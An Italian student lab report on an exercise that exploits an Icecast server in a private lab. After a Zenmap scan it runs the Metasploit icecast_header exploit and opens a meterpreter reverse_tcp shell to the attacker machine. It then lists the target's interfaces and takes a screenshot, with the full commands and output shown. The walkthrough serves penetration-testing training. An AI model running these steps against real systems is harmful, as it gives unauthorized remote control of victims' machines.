


# RELAZIONE CONSEGNA S7L4

Inizio startando il server icecast su win 10



faccio una scansione intensiva su zenmap in modo da farmi dare più informazioni possibili relative ai servizi attivi

individuata la porta relativa al servizio icecast faccio una ricerca del servizio tramite msfconsole, finalmente mi ha dato il cuoricino anche a me eheheh

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

.:ok000kdc'          'cdk000ko:.
.x0000000000000c     c000000000000x.
:00000000000000k,    ,k0000000000000:
'000000000kkkk00000: :0000000000000000'
o0000000.    .o000o0000l.    ,00000000o
d0000000.    .c00000c.    ,00000000x
l0000000.    ;d;    ,00000000l
.00000000.    ;    ;    ,00000000.
c0000000.    .00c.    'o00.    ,0000000c
o000000.    .0000.    :0000.    ,000000o
l00000.    .0000.    :0000.    ,00000l
user;0000't    .0000.    :0000.    ;0000;
.d00o    .0000occcx0000.    x00d.
,k0l .0000000000000. .d0k,
:kk;.0000000000000.c0k:
;k000000000000000k:
,x000000000000x,
.l0000000l.
.d0d,
.

[ metasploit v6.4.38-dev
+ -- --[ 2467 exploits - 1273 auxiliary - 431 post
+ -- --[ 1478 payloads - 49 encoders - 13 nops
+ -- --[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/icecast_header  2004-09-28     great No    Icecast Header Overwrite 0

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

setti i parametri del target faccio partire l'attacco

```
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.10.50    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8000              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.10    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.10.10:4444
[*] Sending stage (17734 bytes) to 192.168.10.50
[*] Meterpreter session 1 opened (192.168.10.10:4444 -> 192.168.10.50:49450) at 2024-12-19 10:04:49 -0500
```

ottenuta la console meterpreter lancio un ipconfig per vedere l'ip della macchina target e faccio un screenshock

```
meterpreter > ipconfig


Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
-----
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:7e:b3:af
MTU        : 1500
IPv4 Address : 192.168.10.50
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::59e0:d878:499a:ac2
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 6
-----
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:a32
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screensh
screenshot
meterpreter > screenshot
Screenshot saved to: /home/kali/C0ctVgjF.jpeg
meterpreter >
```

ecco lo screen



grazie.